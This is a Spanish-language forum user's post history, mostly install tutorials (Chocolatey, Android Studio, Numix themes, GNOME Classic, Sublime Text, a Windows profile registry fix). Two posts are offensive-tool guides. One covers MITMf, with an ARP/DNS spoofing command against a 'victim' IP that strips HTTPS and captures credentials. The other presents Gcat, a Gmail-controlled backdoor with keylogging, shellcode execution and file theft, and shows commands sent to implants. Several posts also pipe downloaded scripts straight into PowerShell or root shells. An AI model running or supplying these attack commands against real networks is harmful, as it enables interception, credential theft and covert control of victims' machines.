Menú

Mostrar Mensajes

Esta sección te permite ver todos los mensajes escritos por este usuario. Ten en cuenta que sólo puedes ver los mensajes escritos en zonas a las que tienes acceso en este momento.

Mostrar Mensajes Menú

Mensajes - R3v0lve

#61
Hola undercoders , en el post hablare sobre un administrador de paquetes para windows similar ah de linux , es decir instalando paquetes por command lines en este caso usando el cmd o powershell el de su preferencia.

Requirements

    Windows 7+ / Windows Server 2003+
    PowerShell v2+
    .NET Framework 4+ (the installation will attempt to install .NET 4.0 if you do not have it installed)

¡Eso es! Todo lo que necesita es choco.exe (que se obtiene de los scripts de instalación) y usted es bueno para ir! No requiere Visual Studio

Installacion Con CMD
Nota ejecutar cmd como admin

Código: text
@powershell -NoProfile -ExecutionPolicy Bypass -Command "iex ((New-Object System.Net.WebClient).DownloadString('https://chocolatey.org/install.ps1'))" && SET "PATH=%PATH%;%ALLUSERSPROFILE%\chocolatey\bin"


Output del commando
Código: text
C:\Windows\system32>@powershell -NoProfile -ExecutionPolicy Bypass -Command "iex ((New-Object System.Net.WebClient).DownloadString('https://chocolatey.org/install.ps1'))" && SET "PATH=%PATH%;%ALLUSERSPROFILE%\chocolatey\bin"
Getting latest version of the Chocolatey package for download.
Getting Chocolatey from https://chocolatey.org/api/v2/package/chocolatey/0.10.3.
Downloading 7-Zip commandline tool prior to extraction.
Extracting C:\Users\ALOIS\AppData\Local\Temp\chocolatey\chocInstall\chocolatey.zip to C:\Users\ALOIS\AppData\Local\Temp\chocolatey\chocInstall...
Installing chocolatey on this machine
Creating ChocolateyInstall as an environment variable (targeting 'Machine')
  Setting ChocolateyInstall to 'C:\ProgramData\chocolatey'
WARNING: It's very likely you will need to close and reopen your shell
  before you can use choco.
Restricting write permissions to Administrators
We are setting up the Chocolatey package repository.
The packages themselves go to 'C:\ProgramData\chocolatey\lib'
  (i.e. C:\ProgramData\chocolatey\lib\yourPackageName).
A shim file for the command line goes to 'C:\ProgramData\chocolatey\bin'
  and points to an executable in 'C:\ProgramData\chocolatey\lib\yourPackageName'.

Creating Chocolatey folders if they do not already exist.

WARNING: You can safely ignore errors related to missing log files when
  upgrading from a version of Chocolatey less than 0.9.9.
  'Batch file could not be found' is also safe to ignore.
  'The system cannot find the file specified' - also safe.
PATH environment variable does not have C:\ProgramData\chocolatey\bin in it. Adding...
Attempting to upgrade 'C:\Chocolatey' to 'C:\ProgramData\chocolatey'.
WARNING: Copying the contents of 'C:\Chocolatey' to 'C:\ProgramData\chocolatey'.
This step may fail if you have anything in this folder running or locked.
If it fails, just manually copy the rest of the items out and then delete the folder.
WARNING: !!!! ATTN: YOU WILL NEED TO CLOSE AND REOPEN YOUR SHELL !!!!
ADVERTENCIA: Not setting tab completion: Profile file does not exist at
'C:\Users\ALOIS\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1'.
Chocolatey (choco.exe) is now ready.
You can call choco from anywhere, command line or powershell by typing choco.
Run choco /? for a list of functions.
You may need to shut down and restart powershell and/or consoles
first prior to using choco.
WARNING: This action will result in Log Errors, you can safely ignore those.
You may need to finish removing 'C:\Chocolatey' manually.
Attempting to remove 'C:\Chocolatey'. This may fail if something in the folder is being used or locked.
Ensuring chocolatey commands are on the path
Ensuring chocolatey.nupkg is in the lib folder


En ese momento ya tenemos instalado el chocolatey .
Ahora les comentera el uso de el y configuracion hay otras formas de instalar chocolatey para powershell pero debes habilitar el (Ensure Get-ExecutionPolicy is not Restricted):  y como lamentablemente soy noob al uso de powershell es decir omito ese paso .

Ejecutamos

C:\Windows\system32>chocolatey
Chocolatey v0.10.3

como vemos el resultado es la version del chocolatey

Opciones de chocolatey
C:\Windows\system32>chocolatey /?
This is a listing of all of the different things you can pass to choco.

Commands

* list - lists remote or local packages
* search - searches remote or local packages (alias for list)
* info - retrieves package information. Shorthand for choco search pkgname --exact --verbose
* install - installs packages from various sources
* pin - suppress upgrades for a package
* outdated - retrieves packages that are outdated. Similar to upgrade all --noop
* upgrade - upgrades packages from various sources
* uninstall - uninstalls a package
* pack - packages up a nuspec to a compiled nupkg
* push - pushes a compiled nupkg
* new - generates files necessary for a chocolatey package from a template
* source - view and configure default sources
* sources - view and configure default sources (alias for source)
* config - Retrieve and configure config file settings
* feature - view and configure choco features
* features - view and configure choco features (alias for feature)
* apikey - retrieves or saves an apikey for a particular source
* setapikey - retrieves or saves an apikey for a particular source (alias for apikey)
* unpackself - have chocolatey set it self up
* version - [DEPRECATED] will be removed in v1 - use `choco outdated` or `cup <pkg|all> -whatif` instead
* update - [DEPRECATED] RESERVED for future use (you are looking for upgrade, these are not the droids you are looking for)


Please run chocolatey with `choco command -help` for specific help on
each command.

How To Pass Options / Switches

You can pass options and switches in the following ways:

* Unless stated otherwise, an option/switch should only be passed one
   time. Otherwise you may find weird/non-supported behavior.
* `-`, `/`, or `--` (one character switches should not use `--`)
* **Option Bundling / Bundled Options**: One character switches can be
   bundled. e.g. `-d` (debug), `-f` (force), `-v` (verbose), and `-y`
   (confirm yes) can be bundled as `-dfvy`.
* NOTE: If `debug` or `verbose` are bundled with local options
   (not the global ones above), some logging may not show up until after
   the local options are parsed.
* **Use Equals**: You can also include or not include an equals sign
   `=` between options and values.
* **Quote Values**: When you need to quote an entire argument, such as
   when using spaces, please use a combination of double quotes and
   apostrophes (`"'value'"`). In cmd.exe you can just use double quotes
   (`"value"`) but in powershell.exe you should use backticks
   (`` `"value`" ``) or apostrophes (`'value'`). Using the combination
   allows for both shells to work without issue, except for when the next
   section applies.
* **Pass quotes in arguments**: When you need to pass quoted values to
   to something like a native installer, you are in for a world of fun. In
   cmd.exe you must pass it like this: `-ia "/yo=""Spaces spaces"""`. In
   PowerShell.exe, you must pass it like this: `-ia '/yo=""Spaces spaces""'`.
   No other combination will work. In PowerShell.exe if you are on version
   v3+, you can try `--%` before `-ia` to just pass the args through as is,
   which means it should not require any special workarounds.
* Options and switches apply to all items passed, so if you are
   installing multiple packages, and you use `--version=1.0.0`, choco
   is going to look for and try to install version 1.0.0 of every
   package passed. So please split out multiple package calls when
   wanting to pass specific options.

Default Options and Switches

-?, --help, -h
     Prints out the help menu.

-d, --debug
     Debug - Show debug messaging.

-v, --verbose
     Verbose - Show verbose messaging.

     --acceptlicense, --accept-license
     AcceptLicense - Accept license dialogs automatically. Reserved for
       future use.

-y, --yes, --confirm
     Confirm all prompts - Chooses affirmative answer instead of prompting.
       Implies --accept-license

-f, --force
     Force - force the behavior. Do not use force during normal operation -
       it subverts some of the smart behavior for commands.

     --noop, --whatif, --what-if
     NoOp / WhatIf - Don't actually do anything.

-r, --limitoutput, --limit-output
     LimitOutput - Limit the output to essential information

     --timeout, --execution-timeout=VALUE
     CommandExecutionTimeout (in seconds) - The time to allow a command to
       finish before timing out. Overrides the default execution timeout in the
       configuration of 2700 seconds.

-c, --cache, --cachelocation, --cache-location=VALUE
     CacheLocation - Location for download cache, defaults to %TEMP% or value
       in chocolatey.config file.

     --allowunofficial, --allow-unofficial, --allowunofficialbuild, --allow-unofficial-build
     AllowUnofficialBuild - When not using the official build you must set
       this flag for choco to continue.

     --failstderr, --failonstderr, --fail-on-stderr, --fail-on-standard-error, --fail-on-error-output
     FailOnStandardError - Fail on standard error output (stderr), typically
       received when running external commands during install providers. This
       overrides the feature failOnStandardError.

     --use-system-powershell
     UseSystemPowerShell - Execute PowerShell using an external process
       instead of the built-in PowerShell host. Should only be used when
       internal host is failing. Available in 0.9.10+.

Si analizamos el las opciones puedes , actualizar,eliminar,agregar,buscar los paquetes si eres un linuxero no veo que sea un problema para ti ya que la mayoria usamor la terminal , en windows nos puede ayudar ah no perder el tiempo

Los commandos utilizados son
Chocolatey install (paquetes asignado) //* sin plecas //*
Chocolatey uninstalll (paquetes asignado) //* sin plecas //*
Chocolatey search (paquetes asignado) //* sin plecas //*
Chocolatey list (Da lista completos de todos los paquetes)

Demostracion de search
Código: text
C:\Windows\system32>chocolatey search openoffice
Chocolatey v0.10.3
OpenOffice 4.1.3 [Approved] Downloads cached for licensed users
ExcelConverter 3.2.2
hunspell.portable 1.3.2.300
iecacheview 1.58 [Approved] Downloads cached for licensed users
pandoc 1.19.1.20161212 [Approved]
znotes 0.4.5 [Approved]
zotero-standalone 4.0.29.11 [Approved] Downloads cached for licensed users
7 packages found.


Demostracion de instalacion

Eligeremos el OpenOffice 4.1.3 [Approved] Downloads cached for licensed users

Output
Código: text

C:\Windows\system32>chocolatey install OpenOffice 4.1.3
Chocolatey v0.10.3
Installing the following packages:
OpenOffice;4.1.3
By installing you accept licenses for the packages.

OpenOffice v4.1.3 [Approved]
openoffice package files install completed. Performing other installation steps.
The package OpenOffice wants to run 'chocolateyInstall.ps1'.
Note: If you don't run this script, the installation will fail.
Note: To confirm automatically next time, use '-y' or consider setting
'allowGlobalConfirmation'. Run 'choco feature -h' for more details.
Do you want to run the script?([Y]es/[N]o/[P]rint): Y

Switching to es
Downloading OpenOffice
  from 'https://downloads.sourceforge.net/project/openofficeorg.mirror/4.1.3/binaries/es/Apache_OpenOffice_4.1.3_Win_x86_install_es.exe'
Progress: 27% - Saving 34.06 MB of 124.22 MB (35717120/130250784)


Y listo ya tenemos instalado solo esperar que termina de instlar el paquete mi internet es algo lento asi que no terminara

Saludos desde grupo de whatsapp ah
@Stef
@Dinno
@Victor
@Gabriela
#62
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Hola @You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login

Me da la sensación que el error te proviene del almacenamiento en la VirtualBox, en esta pestaña de configuración tienes que encontrar el disco virtual (SATA), y la ISO de instalación de Arch (IDE). Una vez instalado debes remover la ISO para que pueda bootear el disco duro virtual.

Te dejo un video Tutorial en español para que veas y sigas la instalación:


Saludos


GRACIAS de antemano hice una solucion algo basta instale architect que es un cli para instalar arch y luego  instale los repositorios de blackarch lo lamentablemente  es que no puedo ordenarlos  como ya estan en blackarch oh kali que seria una forma mas ordenada lo que me gusta de blackarch es el poco  consumo ya que lamentablemte solo dispongo 4 ram y 2  cores dual 3.0 ghz
#63
Hola chicos,

Hoy les vengo a pedir consejo, y que me dieran sugerencias sobre instalar blackarchlinux en un entorno virtual.
Yo hago el procedimiento de instalacion de arch y todo relacionado con la "guide"  que proporcionan,  pero al final cuando quito la iso del Virtualbox no aparece el sistema y yo hago todo al pie de la letra .
Espero que me puedan ayudar ya que no hay videos o algo relacionado en la web oficial.
#64
Informática Forense / Re:Técnicas Anti-forenses
Enero 27, 2016, 02:39:36 PM
Excelente post gabi leei todo y puse en práctica veo que en ctb locker vale 3,000 $
#65
HOla me gusta tu puesto y estoy interesado en IOS como funciona y eh descargado el curso , pero tengo una duda hay una herramienta opensource para objetive C o swift para linux ya que las conosco es de paga creo que se llama xcode.

De antemano se agradece tus aportes
#66
Hola , hoy enseñare una forma de instalar facilmente android studio conunos comando y ahorras el tiempo de andar buscando la web y descargarlo comenzemos

Este post ah sido testeado con ubuntu , linux mint, debian y sus dervidados.

Android estudio, propia IDE de Google para el desarrollo de Android, es una buena alternativa a Eclipse con el plugin ADT. Android estudio se puede instalar desde el código fuente, pero en este breve post veremos cómo instalar Android en Ubuntu 14.04 Estudio, 14.10, 15.04 y Linux Mint 17 a través de un PPA.
Instalar Android Estudio en Ubuntu, la manera oficial

Usted puede instalar Android Studio usando Ubuntu Centro de herramientas de desarrollo, ahora conocido como Ubuntu Haz. Ubuntu Make proporciona una herramienta de línea de comandos para instalar varias herramientas de desarrollo, IDE etc. Ubuntu Haz está disponible en Ubuntu 15.04 repositorio. A principios de versión se puede utilizar la PPA oficial de instalar Ubuntu Haz.

Código: text
sudo add-apt-repository ppa:ubuntu-desktop/ubuntu-make
sudo apt-get update
sudo apt-get install ubuntu-make


Ya teniendo instalado el make usaremos para instalar el android studio con el siguiente comando
Código: text
umake android

Luego aceptas los agrees eh instalas y listo ya tienes el android studio instalado sin mucha dificultad

Screenshots


#67
Graphix Tendras unos o que se asimilen de building roms o modificacion o reparacion de ellas igual , se agradecen su grandes aportes al foro . Veo que su actividad de post es mayor y de documentos  links muy interesantes se agradece
#68
NI que se cruce ese malware por mi red
#69
El post se hara con el nuevo ubutu que es 15.10 o que tambien funciona en debian 8.2 , Prosigamos

Abren una shell
Código: text
CTRL+ALT+T


Escriban lo siguiente
Código: text
sudo add-apt-repository ppa:numix/ppa


Output de Repository
Código: text
sudo add-apt-repository ppa:numix/ppa 

Código: text
The official PPA for the Numix Project - http://numixproject.org

The PPA consists of various artwork packages from the Numix Project.
More info: https://launchpad.net/~numix/+archive/ubuntu/ppa
Press [ENTER] to continue or ctrl-c to cancel adding it

gpg: keyring `/tmp/tmp2m3pfsov/secring.gpg' created
gpg: keyring `/tmp/tmp2m3pfsov/pubring.gpg' created
gpg: requesting key 0F164EEB from hkp server keyserver.ubuntu.com
gpg: /tmp/tmp2m3pfsov/trustdb.gpg: trustdb created
gpg: key 0F164EEB: public key "Launchpad PPA for Numix Maintainers" imported
gpg: Total number processed: 1
gpg:               imported: 1  (RSA: 1)
OK


Código: text
sudo apt-get update


Código: text
sudo apt-get install numix-gtk-theme numix-icon-theme-circle


Código: text
sudo apt-get install numix-wallpaper-notd


Si tienes instalado debian y no tiene el softwares-properties-common
Ejecutas lo siguiente.


Wheezy

Código: text
sudo apt-get install python-software-properties


Jessie

Código: text
sudo apt-get install software-properties-common



De tener instalado y agregar los repositorios instalaremos ubuntu tweak tool para poder cambiar el tema eh iconos

Código: text
sudo apt-get install unity-tweak-tool


Como setear los themes eh icons


Nota: Recuerden instalar en debian los paquetes para que puedan agregar el respositorio
#70
GNU/Linux / Instalando Gnome Classic en Ubuntu 15.10
Enero 16, 2016, 04:36:08 PM
Buenas, hoy  le explicare como instalar en clasico gnome , ya que algunos no estamos conformes con unity que trae por default . Solo ejecutando un simple comando

Abrimos terminal con
Código: text
Ctrl+alt+t


Ejecutamos el commando para instalar gnome classic
Código: text
sudo apt-get install gnome-session-flashback


output
Código: text
developer@ubuntu:~$ sudo apt-get install gnome-session-flashback
Reading package lists... Done
Building dependency tree       
Reading state information... Done
The following extra packages will be installed:
  alacarte gir1.2-panelapplet-5.0 gnome-applets gnome-applets-data
  gnome-flashback gnome-flashback-common gnome-media gnome-panel
  gnome-panel-data gnome-themes-standard gnome-themes-standard-data
  gstreamer0.10-gconf gstreamer0.10-plugins-base gstreamer0.10-plugins-good
  gstreamer0.10-pulseaudio gstreamer0.10-x gtk2-engines-pixbuf
  indicator-applet-complete libcpufreq0 libgstreamer-plugins-base0.10-0
  libgstreamer0.10-0 libpanel-applet0 metacity
Suggested packages:
  tomboy evolution-common desktop-base gstreamer0.10-tools
  gnome-control-center
The following NEW packages will be installed:
  alacarte gir1.2-panelapplet-5.0 gnome-applets gnome-applets-data
  gnome-flashback gnome-flashback-common gnome-media gnome-panel
  gnome-panel-data gnome-session-flashback gnome-themes-standard
  gnome-themes-standard-data gstreamer0.10-gconf gstreamer0.10-plugins-base
  gstreamer0.10-plugins-good gstreamer0.10-pulseaudio gstreamer0.10-x
  gtk2-engines-pixbuf indicator-applet-complete libcpufreq0
  libgstreamer-plugins-base0.10-0 libgstreamer0.10-0 libpanel-applet0 metacity
0 upgraded, 24 newly installed, 0 to remove and 0 not upgraded.
Need to get 11.9 MB of archives.
After this operation, 53.9 MB of additional disk space will be used.
Do you want to continue? [Y/n] y


Luego hace log out o reboot y configuran en inicio con gnome classic
#71
Hola mis colegas del foro hoy les vengo un tutorial que encontre escasamente.

Mucho bla bla comenzemos el post

El proyecto esta disponible en github y en apt usaremos las dos formas para instalarlo
Nota:Se usaran entornos , y derivvados como debian y ubuntu , se ah testeado en linux mint,debian,kali linux , y sus derivados , tambien esta disponible en arch linux y derivados .

Caracteristicas
Features

    The framework contains a built-in SMB, HTTP and DNS server that can be controlled and used by the various plugins, it also contains a modified version of the SSLStrip proxy that allows for HTTP modification and a partial HSTS bypass.
    As of version 0.9.8, MITMf supports active packet filtering and manipulation (basically what etterfilters did, only better), allowing users to modify any type of traffic or protocol.
    The configuration file can be edited on-the-fly while MITMf is running, the changes will be passed down through the framework: this allows you to tweak settings of plugins and servers while performing an attack.
    MITMf will capture FTP, IRC, POP, IMAP, Telnet, SMTP, SNMP (community strings), NTLMv1/v2 (all supported protocols like HTTP, SMB, LDAP etc.) and Kerberos credentials by using Net-Creds, which is run on startup.
    Responder integration allows for LLMNR, NBT-NS and MDNS poisoning and WPAD rogue server support.

El MITMF se usa para saltar o defeat HSTS que trae los nuevo navegadores .
Github You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
ArcLinux: You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Hay algunas dependecia que se ocupan instalar para que su funcionamiento sea productivo y le funciones cuyo adelante pondre los commandos
Script Github:
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Código: text
git clone https://github.com/CiuffysHub/MITMf

cd MITMf

chmod 777 setup-fixed.sh

./setup-fixed.sh

Instalando dependecias

apt-get install python-pypcap
pip2 install watchdog
pip2 install dsnlib


Script You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login

Código: text
GNU nano 2.2.6                                    File: setup-fixed.sh                                                                    Modified  

#!/usr/bin/env bash
#In case you do not have pip utility and setuptools installed
apt-get install python-pip
#In case your system is old: apt-get update && apt-get dist-upgrade
#If you are still missing some of these python packages, install them by using pip.
echo -e "\e[31mRunning Git Submodule Setup...\e[0m"
git submodule init && git submodule update --recursive
echo -e "\e[31mInstalling Recommended packages...\e[0m"
apt-get install -y python-dev python-setuptools libpcap0.8-dev libnetfilter-queue-dev
echo -e "\e[31mInstalling Capstone, Twisted, Requests, Scapy, Dnspython, Cryptography, Crypto...\e[0m"
apt-get install -y python-crypto python-twisted python-requests python-scapy python-dnspython python-cryptography python-capstone
echo -e "\e[31mInstalling Msgpack, Configobj, Pefile, Ipy, Openssl, Pypcap...\e[0m"
apt-get install -y python-configobj python-pefile python-ipy python-openssl python-pypcap python-msgpack
#git clone https://github.com/kti/python-netfilterqueue.git
#python python-netfilterqueue/setup.py install
echo -e "\e[31mRunning Mitmflib Setup...\e[0m"
(cd mitmflib-0.18.4 && python setup.py install)


Otra forma de instalar MITMF

Instalando Dependecias

Arch LInux

Código: text
pacman -S python2-setuptools libnetfilter_queue libpcap libjpeg-turbo


Debian , Ubuntu (Derivados)

Código: text
apt-get install python-dev python-setuptools libpcap0.8-dev libnetfilter-queue-dev libssl-dev libjpeg-dev libxml


Instalando MITMf

Note:Si usas Arch Linux utiliza en vez de pip a pip2

    Install virtualenvwrapper:

Código: text
pip install virtualenvwrapper


    Edit your .bashrc or .zshrc file to source the You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login script:

Código: text
source /usr/bin/virtualenvwrapper.sh


The location of this script may vary depending on your Linux distro

    Restart your terminal or run:

Código: text
source /usr/bin/virtualenvwrapper.sh


    Create your virtualenv:

Código: text
mkvirtualenv MITMf -p /usr/bin/python2.7


    Clone the MITMf repository:

Código: text
git clone https://github.com/byt3bl33d3r/MITMf


    cd into the directory, initialize and clone the repos submodules:

Código: text
cd MITMf && git submodule init && git submodule update --recursive


Install the dependencies:

Código: text
pip install -r requirements.txt


Código: text
python mitmf.py --help


Cualquier forma de instalacion funciona , esta misma forma tambien funciona para archi linux ya testeado

Ejecutando MITMF
Código: text
python mitmf.py 

Código: text
./mitmf.py -i wlan0 -l 53 --spoof --hsts --arp --dns --gateway 192.168.1.1 --target 192.168.0.1


Código: text
--gateway: Es la ip del router

Código: text
--target:    La victima

-- i : Es la interfaz comunmente es wlan0 para wireless y eth0 para targeta de red
Nota en version derivada los nombre de wlan0 o eth0 cambian lo puede ver ejecutando
Código: text
ifconfig 


Puede sniffear red lan , red lan wireless ,mobile devices , SALTANDO EL HTTPS mas informacion leer caracterisicas de MITMF
#72
Hola, hace poco experimente este problema y vi que no hay un post entonce preferi hacer este post para si tiene este impercance lo pueda solucionar facilmente el fallo se produce mayormente en windows 7 de todas sus versiones , y vagando por intener como es lo habitual encontre un post muy excelente y desearia compartilo con uds .

Nota1: el método es para el error que surge en Windows 7 y eventualmente en Vista. No hay garantías de que funcione con Windows 8 y superiores. En Windows 7 el método funciona sólo si recibieron exactamente el mismo mensaje de error que se comenta más arriba. Pero en Windows 8 lo pueden probar sólo bajo su propio riesgo.

Nota Nº 2: si desean acceder a los archivos para copiarlos a mano desde otro perfil usuario y el sistema les dice que no tienen permiso, eso es normal, es una simple medida de seguridad de Windows. Simplemente tienen que hacer click derecho en la carpeta de ese nombre de usuario, Propiedades, Seguridad, agregar el usuario de uds con todos los items de privilegios marcados, y luego en opciones avanzadas, Permisos, Cambiar Permisos, Agregar, ponen su nombre de usuario, marcan la opcion de "Reemplazar todos los permisos de objetos secundarios...", Aceptar (va a tardar un buen rato en aplicar esto), y luego Aceptar en la otra ventanita que queda abierta. Esto es para poder copiar a mano los archivos desde otro usuario que tengan, para poder hacer backup. Es lo que haría un técnico para poder rescatar esos archivos.[/font]


Primeramente reiniciamos la computadora y cargamos Windows en modo seguro. Para esto, luego de la primer pantalla que muestra la computadora apenas enciende, empezamos a presionar la tecla F8 muchas veces, sin parar. En algunas máquinas puede que nos aparezca primero un menú de booteo, que puede presentarse como una pantallita azul preguntando si queremos arrancar desde el disco rígido, DVD, pendrive, etc; y esa no es, así que muy rápidamente tocamos Esc y luego F8 nuevamente. Ahí sí, nos tiene que aparecer el menú de opciones de inicio de Windows, donde elegiremos la opción de "Modo Seguro" y tocamos Enter para que la cargue:


Si te aparece el logo normal de cargando Windows es porque tocaste tarde. Tranqui, sólo hay que enganchar el momento justo para que abra el menú. Así que cuando termine de cargar Windows, sin poner la contraseña, vas al menú para reiniciar el equipo, y así seguir intentando.

El arranque en Modo Seguro nos dará la opción de ingresar con un usuario Administrador, si tenemos uno. En el 95% de los casos aparece el Administrador y esto es clave para que sigas adelante con este tutorial. Si en este punto no te aparece un usuario Administrador, deja de leer esto y llévale la computadora a un técnico que haga backup de tus archivos y reinstale todo.

Una vez iniciado con el Administrador, notaremos que no se ven nuestros archivos en el Escritorio. Esto es NORMAL porque estamos ingresando mediante un usuario diferente.

Ahora tocamos el botón de Inicio y tipeamos regedit, va a aparecer el icono que debemos abrir:


Ahora hay que ir desplegando las ramas que muestra el programa hasta llegar a:

HKEY_LOCAL_MACHINE
SOFTWARE
Microsoft
Windows NT
CurrentVersion
ProfileList
Ahora deberíamos ver dos carpetas que comienzan con S-1-5-xx- y sigue un número muy largo. Una de las dos carpetas agrega un .bak al final del nombre.

Dentro de esa carpeta con el .bak hay que buscar el item ProfileImagePath y darle doble clic. Debería mostrar algo como C:\users\TUNOMBREDEUSUARIO. Si dice el nombre de usuario que queremos reparar, entonces vamos bien.


A continuación, y cuidando de no borrar ni modificar otro dato, vamos a intercambiar el .bak de una clave a la otra. Para esto, vamos a renombrar primero a la que no dice .bak: click derecho en su nombre, cambiar nombre, le agregamos .ba al final y tocamos Enter.


Luego, a la que dice .bak, le borramos el .bak del final:


Y a la primera que cambiamos, que quedó con el .ba, le agregamos la k, para que quede diciendo .bak:


ATENCION: Si en lugar de dos carpetas, teniamos solamente una que diga .bak al final, simplemente le borramos el .bak. Y si tenés varias carpetas, sólo hay que trabajar con las que contengan tu nombre de usuario a reparar en la clave ProfileImagePath como se explicó más arriba.

Ya casi terminamos... Ahora en la carpeta SIN EL .BAK, damos doble click en el item RefCount, escribimos 0 (cero) y damos Enter.


Y en la misma sección, de la carpeta SIN .BAK, abrimos el item State, escribimos 0 (cero) y damos Enter.


Ahora cerramos el Editor del Registro regedit.
Reiniciamos el equipo cruzando los dedos.
Y probamos a iniciar sesión normalmente con la contraseña que veníamos usando

NOTA FINAL si no llega a funcionar deberas reparar el windows si aun caso no funciona como es de esperar deberas formatear

COPY PASTE XD
Fuente : You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
#73
Batch - Bash / [Script] Instalación de Sublime Text 2
Septiembre 28, 2015, 04:16:43 AM
Aquí un pequeño código para instalar Sublime Text 2, esta probado en casi todas las distribuciones basadas en Debian.

Código: bash
#!bin/bash/
#Descargando
wget http://blog.anantshri.info/content/uploads/2010/09/add-apt-repository.sh.txt
#Agregando Respositorio
sudo mv add-apt-repository.sh.txt /usr/sbin/add-apt-repository

sudo chmod o+x /usr/sbin/add-apt-repository

sudo chown root:root /usr/sbin/add-apt-repository

sudo add-apt-repository ppa:webupd8team/sublime-text-2
#Actualizando Sistema
sudo apt-get update
#Instalando Sublime Text
sudo apt-get install sublime-text-dev


#Guardar archivos con extension .sh

#Ejecutar superusario

#./nombredearchivo.sh

#LISTO
#74
Gcat es un backdoor Python sigiloso que utiliza Gmail como un servidor de comando y control. Es bastante básico en este momento, pero es una interesante prueba de concepto y si la comunidad se puso detrás de ella y contribuyó algunas nuevas características que podría ser una muy poderosa pieza de equipo.


Gcat es un backdoor Python sigiloso


Cuanto a prestaciones que no tiene que mucho, no puedes subir archivos todavía, pero usted puede ejecutar código shell, descargar archivos y capturas de pantalla de captura.

Pero como concepto es genial, el tráfico de correo electrónico? ¿Cuántas organizaciones bloquearán que, sobre todo a los servidores de Google. Camino menos visible que el tráfico típico de IRC.

Setup

Configuración

Para que esto funcione se necesita:

     Una cuenta de Gmail (Utilice una cuenta dedicada! No utilice su ser personal!)
     Encienda "Permitir aplicaciones menos seguras" en virtud de la configuración de seguridad de la cuenta

Este repo contiene dos archivos:


     You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login una secuencia de comandos que se utiliza para enumerar y tema ordena a los clientes disponibles
     You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login la puerta trasera real de implementar

En ambos archivos, editar los gmail_user y gmail_pwd variables con el nombre de usuario y la contraseña de la cuenta que previamente configuración.

Usted está probablemente va a querer compilar You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login en un archivo ejecutable utilizando PyInstaller.


Opciones

Código: text
Gcat

optional arguments:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit
  -id ID                Client to target
  -jobid JOBID          Job id to retrieve

  -list                 List available clients
  -info                 Retrieve info on specified client

Commands:
  Commands to execute on an implant

  -cmd CMD              Execute a system command
  -download PATH        Download a file from a clients system
  -exec-shellcode FILE  Execute supplied shellcode on a client
  -screenshot           Take a screenshot
  -lock-screen          Lock the clients screen
  -force-checkin        Force a check in
  -start-keylogger      Start keylogger
  -stop-keylogger       Stop keylogger


Usando Gcat

Código: text
#~ python gcat.py -list
f964f907-dfcb-52ec-a993-543f6efc9e13 Windows-8-6.2.9200-x86
90b2cd83-cb36-52de-84ee-99db6ff41a11 Windows-XP-5.1.2600-SP3-x86


Una vez que haya implementado la puerta de atrás en un par de sistemas, puede comprobar los clientes disponibles utilizando el comando list:

La salida es una cadena UUID que identifica de forma exclusiva el sistema y el sistema operativo el implante se está ejecutando en

Vamos a emitir un comando a un implante:

Código: text
#~ python gcat.py -id 90b2cd83-cb36-52de-84ee-99db6ff41a11 -cmd 'ipconfig /all'
[*] Command sent successfully with jobid: SH3C4gv


Aquí le estamos diciendo 90b2cd83-cb36-52de-84ee-99db6ff41a11 ejecutar ipconfig / all, el guión y luego da salida a la JobID que podemos utilizar para recuperar la salida de ese comando

Permite obtener los resultados!

Código: text
#~ python gcat.py -id 90b2cd83-cb36-52de-84ee-99db6ff41a11 -jobid SH3C4gv  
DATE: 'Tue, 09 Jun 2015 06:51:44 -0700 (PDT)'
JOBID: SH3C4gv
FG WINDOW: 'Command Prompt - C:\Python27\python.exe implant.py'
CMD: 'ipconfig /all'


Windows IP Configuration

        Host Name . . . . . . . . . . . . : unknown-2d44b52
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

-- SNIP --


Downlaod Github : You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
FUENTES: You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
#75
